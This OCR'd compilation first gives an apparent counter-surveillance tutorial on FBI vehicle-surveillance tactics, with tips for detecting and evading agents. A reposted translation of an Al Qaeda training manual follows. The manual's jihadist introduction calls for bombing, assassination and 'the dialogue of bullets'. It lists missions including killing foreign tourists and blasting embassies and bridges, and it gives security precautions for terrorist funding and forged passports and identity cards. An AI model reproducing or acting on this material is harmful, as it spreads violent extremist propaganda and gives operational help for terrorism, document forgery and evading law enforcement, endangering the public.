


The cheating intersection


When the target is approaching a decision-point – and her direction of travel cannot be predicted by the FBI – the surveillance team leader makes certain that two FBI vehicles are in front of the target's vehicle. This is a deadly tactic. It has meant the ruin of many suspects who thought they could beat FBI surveillance.

As shown in the illustration above, each *cheating* FBI vehicle takes a different route. The FBI has every possible scenario covered. No matter which route you choose, a *cheating* FBI surveillance vehicle (positioned in front of you) has you covered.

Many targets of surveillance have been repeatedly fooled by this tactic. The illustration below shows a more common implementation of this intersection manoeuvre.



At a typical intersection, the target vehicle can proceed in three different directions – left, right, or straight ahead. In a high-priority investigation where the FBI does not want to be detected, the team leader will place three surveillance vehicles ahead of the target. As shown above, each vehicle takes a possible route that the target might take. It doesn't matter which direction the target chooses, she is covered by a *cheating command vehicle*. This technique is very difficult to detect in the short-term. (See the fourth tutorial in this five-part series for tips on how to provoke a surveillance team into revealing itself.) The technique is also expensive in terms of personnel and vehicles, so the FBI uses it mainly at major intersections. Side-street situations are handled by the method depicted below.



How a floating box turns. When the target makes a right turn at an intersection, the right-side *outrider* also turns right – and becomes the new *advance* vehicle. As shown above, other members of the surveillance team also transform their roles.

The former *advance* vehicle becomes the new left-side *outrider*. The *backup* vehicle becomes the new right-side *outrider*. And the left-side *outrider* becomes the new *command* vehicle.


In the situation shown above, the former command vehicle usually continues straight through the intersection, so as not to attract attention to itself. It will be replaced by another FBI agent being held in reserve by the team leader.

The same principles apply when the target makes a left turn at a side-street intersection. Because this type of manoeuvre by the surveillance team results in predictable positions, an experienced target can use a deliberate turn as an *anti-surveillance method* to detect the outriders and advance units of the surveillance team. For more information about anti-surveillance and counter surveillance techniques.

Special situations...

An especially troublesome situation for the vehicle surveillance team is a sudden U-turn by the target. In many instances, the FBI has no way of knowing if the target simply missed his turn or if he is executing a deliberate anti-surveillance or counter surveillance manoeuvre.

The illustration below depicts how the FBI typically responds to a sudden U-turn.



The backup vehicle immediately makes a left turn. This puts the FBI agent in a position to monitor the target and slip in behind him as he drives past. While this is happening, the other members of the surveillance team will be doing their best to redeploy in the new configuration.
Many newcomers who find themselves under FBI vehicle surveillance soon grasp the idea that U-turns are an effective way to befuddle the surveillance team. These *newbies* tend to make a U-turn and then try to detect vehicles "following" them. What they should be doing instead is watching for a vehicle making a quick left turn in response to the target's sudden U- turn.
ANTISURVEILLANCE TIP – Over a period of a few days, make a few unpredictable, sudden U-turns. If you see a pattern of vehicles turning away immediately after your U-turn, you may be under surveillance.

Diversions and decoys…
The FBI has become sophisticated in its use of diversions and decoys to cover the activities of its vehicle surveillance teams.
Diversion #1 – Tailgating. That inconsiderate driver tailgating you is not always just some *shmuck*. The FBI has found that this diversion is an excellent way to take your mind off other things that may be happening around you, like surveillance, for example.
Diversion #2 – Musical chairs. You're stopped at a red light, and the *bozo* in the car ahead of you gets out and rummages through his trunk. Yeah, right. You get the picture.
Diversion #3 – Confused drivers. They take forever to make a left turn. Or they straddle lanes. Or they start to make a turn, then change their mind and continue on. All of this happens directly in front of you, of course. It's an effective distraction. It's also an effective way to *delay you* while the rest of the surveillance team gets back into position after a mistake.
Diversion #4 – Sloppy drivers. This is the same manoeuvre as above, except that the FBI agent pretends to be a reckless driver. He might drive over the curb. He might speed and careen recklessly. Anything to get your mind off the situation and allow the other members of the surveillance team to escape detection.
Diversion #5 – Honey pots. The FBI will use pedestrians (attractive agents of the opposite gender) to distract you while you're driving. They use this ruse a lot more than most people realize. It's an incredibly effective way to divert the attention of the target. They'll also use customized cars and other eye- catching items or behaviour to capture your attention.

Supporting the foot surveillance team…
FBI surveillance vehicles often contain one or two additional FBI agents *besides the driver*. This provides good cover. Most targets don't suspect a car containing a *group* of people.
This is not the reason, however, that the FBI uses groups. The extra people in the surveillance vehicle are there for a reason. They are important assets in the FBI's arsenal of surveillance tricks.

Foot surveillance

When the target parks his vehicle and sets off on foot, the vehicle surveillance team switches modes. The *wheel artists* immediately begin dropping off the *pavement artists* who will form a *floating box* around the walking target.

The vehicle surveillance team then assumes a *support role*, assisting the *foot surveillance* team. In particular, an FBI vehicle surveillance team will support the foot surveillance team in five ways.

Support Role #1 – Transition. The *wheel artists* drop off the foot agents in a *floating box* around a *target* who has just left his/her vehicle.

Support Role #2 – Leapfrogging. During the *foot follow*, the wheel artists will pick up, carry, and drop off FBI *pavement artists* at locations ahead of the walking target. This makes it easier to maintain a secure floating box around the target by leapfrogging members of the FBI team to locations where they are needed.

Support Role #3 – Communications. The vehicle surveillance team will provide reception and *rebroadcast* of the low-range body-communications equipment of the FBI *foot surveillance* agents. This is important in locations where radio reception can be difficult, such as high-density urban situations with concrete and steel buildings.

ANTISURVEILLANCE TIP – Look for a vehicle with a lone occupant at high elevation – atop a parkade, for example. During a foot surveillance operation in difficult terrain (downtown, for example), this FBI agent is positioned to receive weak transmissions from a *pavement artist* and rebroadcast them to the rest of the team.

Support Role #4 – Orientation. The *wheel artists* will provide *map* and *direction-finding* support to the pavement artists. This is particularly helpful during a *lost-command drill*, where the foot surveillance team has temporarily lost sight of the target. Map support also helps the foot surveillance team anticipate upcoming obstacles.

Support Role #5 – Transportation. After the target returns to his/her vehicle, the vehicle surveillance team *picks up* the foot operators and *carries them* to the next location.

Conclusion. When implemented properly, the FBI's floating-box strategy is an effective vehicle surveillance system that gets results. Most targets never realize they're being watched. Those targets who manage to detect a *command* vehicle or *backup* vehicle are likely to be lulled into a false sense of safety by the *cheating* command vehicles and *cheating* intersection manoeuvres. The mix of agent silhouettes and vehicles used by the surveillance team makes detection extremely difficult for the untrained target.

CHAPTER 6

STUDY

THIS WAS TAKEN FROM A KUFR WEBSITE

Please note the kuffar claim that this document was recovered from members belonging to Al Qaida who were arrested. It may have had its text changed but most certainly has had portions removed especially images. This was translated from Arabic to English by a Kafir

I will also remove and replace any irrelevant information.

And Insha Allah anything useful from this document we will use Fi Sabi Lillah

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
Seventeenth Lesson - Torture Methods

Eighteenth Lesson - Prisons and Detention Centers

DECLARATION OF JIHAD

AGAINST THE COUNTRY'S TYRANTS

MILITARY SERIES



A drawing of the globe emphasizing the Middle East and Africa with a sword through the globe [On the emblem:] Military Studies in the Jihad [Holy War] Against the Tyrants.

In the name of Allah, the Merciful and Compassionate.

Thanks be to Allah. We thank him, turn to him, ask his forgiveness, and seek refuge in him from our wicked souls and bad deeds. Whomever Allah enlightens will not be misguided, and the deceiver will never be guided. I declare that there is no Allah but Allah alone; he has no partners. I also declare that Muhammad (Sallallahu alai hi wasallam) is his Servant and Prophet.

"O ye who believe! Fear Allah as He should be feared and die not except in a state of Islam"

"O mankind! Fear your guardian lord who created you from a single person. Created, out of it, his mate, and from them twain scattered [like seeds] countless men and women; fear Allah, through whom ye demand your mutual [rights], and be heedful of the wombs [that bore you]: for Allah ever watches over you."

"O ye who believe! Fear Allah, and make your utterance straight forward: That he may make your conduct whole and sound and forgive you your sins. He that obeys Allah and his messenger, has already attained the great victory."

Afterward,

The most truthful saying is the book of Allah and the best guidance is that of Muhammad (Sallallahu alay hi wasallam). [Therefore,] the worst thing is to introduce something new, for every novelty is an act of heresy and each heresy is a deception.

Introduction

Martyrs were killed, women were widowed, children were orphaned, men were handcuffed, chaste women's heads were shaved, harlots' heads were crowned, atrocities were inflicted on the innocent, gifts were given to the wicked, virgins were raped on the prostitution alter...

After the fall of our orthodox caliphates on March 3, 1924 and after expelling the colonialists, our Islamic nation was afflicted with apostate rulers who took over in the Muslim nation. These rulers turned out to be more infidel and criminal than the colonialists themselves. Muslims have endured all kinds of harm, oppression, and torture at their hands.

Those apostate rulers threw thousands of the Haraka Al-Islamyia (Islamic Movement) youth in gloomy jails and detention centers that were equipped with the most modern torture devices and [manned with] experts in oppression and torture. Those youth had refused to move in the rulers' orbit, obscure matters to the youth, and oppose the idea of rebelling against the rulers. But they [the rulers] did not stop there; they started to fragment the essence of the Islamic nation by trying to eradicate its Muslim identity. Thus, they started spreading Allahless and atheistic views among the youth. We found some that claimed that socialism was from Islam, democracy was the [religious] council, and the Prophet (Sallallahu alai hi wasallam) propagandized communism. Colonialism and its followers, the apostate rulers, then started to openly erect crusader centers, societies, and organizations like Masonic Lodges, Lions and Rotary clubs, and foreign schools. They aimed at producing a wasted generation that pursued everything that is western and produced rulers, ministers, leaders, physicians, engineers, businessmen, politicians, journalists, and information specialists.

[Koranic verse:] "And Allah's enemies plotted and planned, and Allah too planned, and the best of planners is Allah."

They [the rulers] tried, using every means and [kind of] seduction, to produce a generation of young men that did not know [anything] except what they [the rulers] want, did not say except what they [the rulers] think About, did not live except according to their [the rulers') way, and did not dress except in their [the rulers'] clothes. However, majestic Allah turned their deception back on them, as a large group of those young men who were raised by them [the rulers] woke up from their sleep and returned to Allah, regretting and repenting.

The young men returning to Allah realized that Islam is not just performing rituals but a complete system: Religion and government, worship and Jihad [holy war], ethics and dealing with people, and the Quran and sword. The bitter situation that the nation has reached is a result of its divergence from Allah's course and his righteous law for all places and times. That [bitter situation] came About as a result of its children's love for the world, their loathing of death, and their abandonment of Jihad.

Unbelief is still the same. It pushed Abu Jahl- may Allah curse him-and Quraish's valiant infidels to battle the Prophet (Sallallahu alai hi wasallam)- and to torture his companions - may Allah's grace be on them. It is the same unbelief that drove Sadat, Hosni Mubarak, Gadhafi, Hafez Assad, Saleh, Fahed - Allah's curse be upon the non-believing leaders - and all the apostate Arab rulers to torture, kill, imprison, and torment Muslims.

These young men realized that an Islamic government would never be established except by the bomb and rifle. Islam does not coincide or make a truce with unbelief, but rather confronts it. The confrontation that Islam calls for with these Allahless and apostate regimes, does not know Socratic debates, Platonic ideals nor Aristotelian diplomacy. But it knows the dialogue of bullets, the ideals of assassination, bombing, and destruction, and the diplomacy of the cannon and machine-gun.

The young came to prepare themselves for Jihad, commanded by the majestic Allah's order in the Holy Quran.

[Koranic verse:] "Against them make ready your strength to the utmost of your power, including steeds of war, to strike terror into (the hearts of) the enemies of Allah and your enemies, and others besides whom ye may not know, but whom Allah doth know."

I present this humble effort to these young Muslim men who are pure, believing, and fighting for the cause of Allah. It is my contribution toward paving the road that leads to majestic Allah and establishes a caliphate according to the prophecy.

It has been narrated on the authority of Thauban that the Messenger of Allah (Sallallahu alai hi wasallam) said: A group of people from my Umma will always remain triumphant on the right path and continue to be triumphant (against their opponents). He who deserts them shall not be able to do them any harm. They will remain in this position until Allah's Command is executed."

Reference: Sahih Al Muslim (Hadith # 3544)

FIRST LESSON

GENERAL INTRODUCTION

We cannot resist this state of ignorance unless we unite our ranks, and adhere to our religion. Without that, the establishment of religion would be a dream or illusion that is impassible to achieve or even imagine its achievement. Sheik Ibn Taimia - may Allah have mercy on him - said, "The interests of all Adam's children would not be realized in the present life, nor in the next, except through assembly, cooperation, and mutual assistance. Cooperation is for achieving their interests and mutual assistance is for overcoming their adversities. That is why it has been said, 'man is civilized by nature.' Therefore, if they unite there will be favorable matters that they do, and corrupting matters to avoid. They will be obedient to the commandment of those goals and avoidant of those immoralities. It is necessary that all Adam's children obey."

He [Sheik Ibn Taimia] then says, "It should be understood that governing the people's affairs is one of the greatest religious obligations. In fact, without it, religion and world [affairs] could not be established. The interests of Adam's children would not be achieved except in assembly, because of their mutual need. When they assemble, it is necessary to [have] a leader. Allah's Prophet - Allah bless and keep him - even said, 'If three [people] come together let them pick a leader.' He then necessitated the rule by one of a small, non-essential travel assembly in order to draw attention to the remaining types of assembly. Since Allah has obligated us to do good and avoid the unlawful, that would not be done except through force and lording. Likewise, the rest of what he [Allah] obligated [us with] would not be accomplished except by force and lordship, be it Jihad [holy war], justice, pilgrimage, assembly, holidays, support of the oppressed, or the establishment of boundaries. That is why it has been said, "the sultan is Allah's shadow on earth.[1]"

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1 The book "Tharwat Al-Sinam Fe Al-Ta'at wa Al-Nizam," by Ibrahim Al-Masri, copying from Al-Fannawi Ibn Taimi's collection, 28-380.

Principles of Military Organization:

Military Organization has three main principles without which it cannot be established.

1. Military Organization commander and advisory council
2. The soldiers (individual members)
3. A clearly defined strategy

Military Organization Requirements: The Military Organization dictates a number of requirements to assist it in confrontation and endurance. These are:

1. Forged documents and counterfeit currency
2. Apartments and hiding places
3. Communication means
4. Transportation means
5. Information
6. Arms and ammunition
7. Transport

Missions Required of the Military Organization:

The main mission for which the Military Organization is responsible is:

"THE OVERTHROW OF THE ALLAHLESS REGIMES AND THEIR REPLACEMENT WITH ISLAMIC RULE"

Other missions consist of the following:

1. Gathering information About the enemy, the land, the installations, and the neighbors.

2. Kidnapping enemy personnel, documents, secrets, and arms.

3. Assassinating enemy personnel as well as foreign tourists.

4. Freeing the brothers/sisters who are captured by the enemy.

5. Spreading rumors and writing statements that instigate people against the enemy.

6. Blasting and destroying the places of amusement, immorality, and sin; not a vital target.

7. Blasting and destroying the embassies and attacking vital economic centers.

8. Blasting and destroying bridges leading into and out of the cities.

Importance of the Military Organization:

1. Removal of those personalities that block the call's path. [A different handwriting:] All types of military and civilian intellectuals and thinkers for the state.

2. Proper utilization of the individuals' unused capabilities.

3. Precision in performing tasks, and using collective views on completing a job from all aspects, not just one.

4. Controlling the work and not fragmenting it or deviating from it.

5. Achieving long-term goals such as the establishment of an Islamic state and short-term goals such as operations against enemy individuals and sectors.

6. Establishing the conditions for possible confrontation with the regressive regimes and their persistence.

7. Achieving discipline in secrecy and through tasks.

SECOND LESSON

NECESSARY QUALIFICATIONS AND CHARACTERISTICS FOR THE ORGANIZATION'S MEMBERS

Necessary Qualifications for the Organization's members

1. Islam:

The member of the Organization must be Muslim. How can an unbeliever, someone from a revealed religion [Christian, Jew], a secular person, a communist, etc. protect Islam and Muslims and defend their goals and secrets when he does not believe in that religion [Islam]. The Israeli Army requires that a fighter be of the Jewish religion. Likewise, the command leadership in the Afghan and Russian armies requires anyone with an officer's position to be a member of the communist party.

2. Commitment to the Organization's Ideology:

This commitment frees the Organization's members from conceptional problems.

3. Maturity:

The requirements of military work are numerous, and a minor cannot perform them. The nature of hard and continuous work in dangerous conditions requires a great deal of psychological, mental, and intellectual fitness, which are not usually found in a minor. It is reported that Ibn Umar - may Allah be pleased with him - said, "During Uhad [battle] when I was fourteen years of age, I was submitted [as a volunteer] to the Prophet - Allah bless and keep him. He refused me and did not throw me in the battle. During Khandak [trench] Day [battle] when I was fifteen years of age, I was also submitted to him, and he permitted me [to fight].

4. Sacrifice:

He [the member] has to be willing to do the work and undergo martyrdom for the purpose of achieving the goal and establishing the religion of Majestic Allah on earth.

5. Listening and Obedience:

In the military, this is known today as discipline. It is expressed by how the member obeys the orders given to him. That is what our religion urges. The Glorious says, "O, ye who believe! Obey Allah and obey the messenger and those charged with authority among you." In the story of Hazaifa Ben Al-Yaman - may Allah have mercy on him - who was exemplary in his obedience to Allah's Messenger - Allah bless and keep him. When he [Muhammed] - (Sallallahu alai hi wasallam) - sent him to spy on the Quraish and their allies during their siege of Madina, Hazaifa said, "As he [Muhammed] (Sallallahu alai hi wasallam) called me by name to stand, he said, 'Go get me information About those people and do not alarm them About me.'

As I departed, I saw Abu Sufyan and I placed an arrow in the bow. I [then] remembered the words of the Messenger -Allah bless and keep him - 'do not alarm them About me.'

If I had shot I would have hit him."

6. Keeping Secrets and Concealing Information

[This secrecy should be used] even with the closest people, for deceiving the enemies is not easy. Allah says, "Even though their plots were such that as to shake the hills! [Koranic verse]." Allah's messenger - SAW- says, "Seek Allah's help in doing your affairs in secrecy."

It was said in the proverbs, "The hearts of free men are the tombs of secrets" and "Muslims' secrecy is faithfulness, and talking About it is faithlessness." [Muhammed] (Sallallahu alai hi wasallam) - Allah bless and keep him - used to keep work secrets from the closest people, even from his wife A'isha- may Allah's grace be on her.

7. Free of Illness

The Military Organization's member must fulfill this important requirement. Allah says, "There is no blame for those who are infirm, or ill, or who have no resources to spend."

8. Patience

[The member] should have plenty of patience for [enduring] afflictions if he is overcome by the enemies. He should not abandon this great path and sell himself and his religion to the enemies for his freedom. He should be patient in performing the work, even if it lasts a long time.

9. Tranquility and "Unflappability"

[The member] should have a calm personality that allows him to endure psychological traumas such as those involving bloodshed, murder, arrest, imprisonment, and reverse psychological traumas such as killing one or all of his Organization's comrades. [He should be able] to carry out the work.

10. Intelligence and Insight

When the Prophet - Allah bless and keep him - sent Hazifa Ben Al-Yaman to spy on the polytheist and [Huzaifa] sat among them, Abu Sufyan said, "Let each one of you look at his companion." Hazifa said to his companion, 'Who are you?" The companion replied, "So-and-so son of so-and-so."

In World War I, the German spy, Julius Seelber [PH] managed to enter Britain and work as a mail examiner due to the many languages he had mastered. From the letters, he succeeded in obtaining important information and sent it to the Germans. One of the letters that he checked was from a lady who had written to her brother's friend in the fleet. She mentioned that her brother used to live with her until he was transferred to a secret project that involved commercial ships. When Seelber read that letter, he went to meet that young woman and blamed her for her loose tongue in talking About military secrets. He, skillfully, managed to draw out of her that her brother worked in a secret project for arming old commercial ships. These ships were to be used as decoys in the submarine war in such a way that they could come close to the submarines, as they appeared innocent. Suddenly, cannonballs would be fired from the ships hidden cannons on top of the ships, which would destroy the submarines. 48 hours later that secret was handed to the Germans.

11. Caution and Prudence

In his battle against the king of Tomedia [PH], the Roman general Speer [PH] sent an emissary to discuss with that king the matter of truce between the two armies. In reality, he had sent him to learn About the Tomedians' ability to fight. The general picked, Lilius [PH], one of his top commanders, for that task and sent with him some of his

officers, disguised as slaves. During that mission, one of the king's officers, Sifax [PH] pointed to one of the [disguised] slaves and yelled, "That slave is a Roman officer I had met in a neighboring city. He was wearing a Roman uniform." At that point, Lilius used a clever trick and managed to divert the attention of the Tomedians from that by turning to the disguised officer and quickly slapping him on the face a number of times. He reprimanded him for wearing a Roman officer's uniform when he was a slave and for claiming a status that he did not deserve.

The officer accepted the slaps quietly. He bowed his head in humility and shame, as slaves do. Thus, Sifax men thought that officer was really a slave because they could not imagine that a Roman officer would accept these hits without defending himself.

King Sifax prepared a big feast for Lilius and his entourage and placed them in a house far away from his camp so they could not learn About his fortifications. They [the Romans] made another clever trick on top of the first one. They freed one of their horses and started chasing him in and around the camp. After they learned About the extent of the fortifications they caught the horse and, as planned, managed to abort their mission About the truce agreement. Shortly after their return, the Roman general attacked King Sifax' camp and burned the fortifications. Sifax was forced to seek reconciliation.

B. There was a secret agent who disguised himself as an American fur merchant. As the agent was playing cards aboard a boat with some passengers, one of the players asked him About his profession. He replied that he was a "fur merchant." The women showed interest [in him] and began asking the agent - the disguised fur merchant - many questions About the types and prices of fur. He mentioned fur price figures that amazed the women. They started avoiding and regarding him with suspicion, as though he were a thief, or crazy.

12. Truthfulness and Counsel

The Commander of the faithful, Umar Ibn Al-Khattab - may Allah be pleased with him - asserted that this characteristic was vital in those who gather information and work as spies against the Muslims' enemies. He [Umar] sent a letter to Saad Ibn Abu Wakkas - may Allah be pleased with him - saying, “If you step foot on your enemies' land, get spies on them. Choose those whom you count on for their truthfulness and advice, whether Arabs or inhabitants of that land. Liars' accounts would not benefit you, even if some of them were true; the deceiver is a spy against you and not for you.

13. Ability to Observe and Analyze

The Israeli Mossad received news that some Palestinians were going to attack an Israeli El Al airplane. That plane was going to Rome with Golda Meir - Allah's curse upon her - the Prime Minister at the time, on board. The Palestinians had managed to use a clever trick that allowed them to wait for the arrival of the plane without being questioned by anyone. They had beaten a man who sold potatoes, kidnaped him, and hidden him. They made two holes in the top of that peddler's cart and placed two tubes next to the chimney through which two Russian-made "Strella" [PH] missiles could be launched. The Mossad officers traveled the airport back and forth looking for that lead them to the Palestinians. One officer passed the potato cart twice without noticing anything. On his third time, he noticed three chimneys, but only one of them was working with spoke coming out of it. He quickly steered toward the cart and hit it hard. The cart overturned, and the Palestinians were captured.[1]

1. This story is found in the book A'n Tarik Al-Khida' "By Way of Deception Methods," by Victor Ostrovsky [PH]. The author claims that the Mossad wants to kill him for writing that book. However, I believe that the book was authorized by the Israeli Mossad.

14. Ability to Act, Change Positions and Conceal Oneself

a. [An example] is what Nuaim Ibn Masoud RA had done in his mission to cause agitation among the tribes of Koraish, those of Ghatfan, and the Jews of Koreitha. He would control his reactions and managed to skillfully play his role. Without showing signs of inconsistency, he would show his interest and zeal towards the Jews one time and show his concern About the Koraish at another.

b. In 1960, a car driven by an American colonel collided with a truck. The colonel lost consciousness, and while unconscious at the hospital, he started speaking Russian fluently. It was later discovered that the colonel was a Soviet spy who was planted in the United States. He had fought in Korea in order to conceal his true identity and to gather information and critical secrets. If not for the collision, no one would have suspected or confronted him.

THIRD LESSON

COUNTERFEIT CURRENCY AND FORGED DOCUMENTS

Financial Security Precautions:

1) Dividing operational funds into two parts: One part is to be invested in projects that offer financial return, and the other is to be saved and not spent except during operations.
2) Not placing operational funds [all] in one place.
3) Not telling the Organization members About the location of the funds.
4) Having proper protection while carrying large amounts of money.
5) Leaving the money with non-members and spending it as needed.

Forged Documents (Identity Cards, Records Books, Passports)

The following security precautions should be taken:

1) Keeping the passport in a safe place so it would not be seized by the security apparatus, and the brother it belongs to would have to negotiate its return (I'll give you your passport if you give me information)
2) All documents of the undercover brother, such as identity cards and passport, should be falsified.
3) When the undercover brother is traveling with a certain identity card or passport, he should know all pertinent [information] such as the name, profession, and place of residence.
4) The brother who has special work status (commander, communication link, etc..) should have more than one identity card and passport. He should learn the contents of each, the nature of the [indicated] profession, and the dialect of the residence area listed in the document.
5) The photograph of the brother in these documents should be without a beard. It is preferable that the brother's public photograph [on these documents] be also without a beard. If he already has one [document] showing a photograph with a beard, he should replace it.
6) When using an identity document in different names, no more than one such document should be carried at one time.
7) The validity of the falsified travel documents should always be confirmed.
8) All falsification matters should be carried out through the command and not haphazardly (procedure control)
9) Married brothers should not add their wives to their passports.
10) When a brother is carrying the forged passport of a certain country, he should not travel to that country. It is easy to detect forgery at the airport, and the dialect of the brother is different from that of the people from that country.

Security Precautions Related to the Organizations' Given Names:

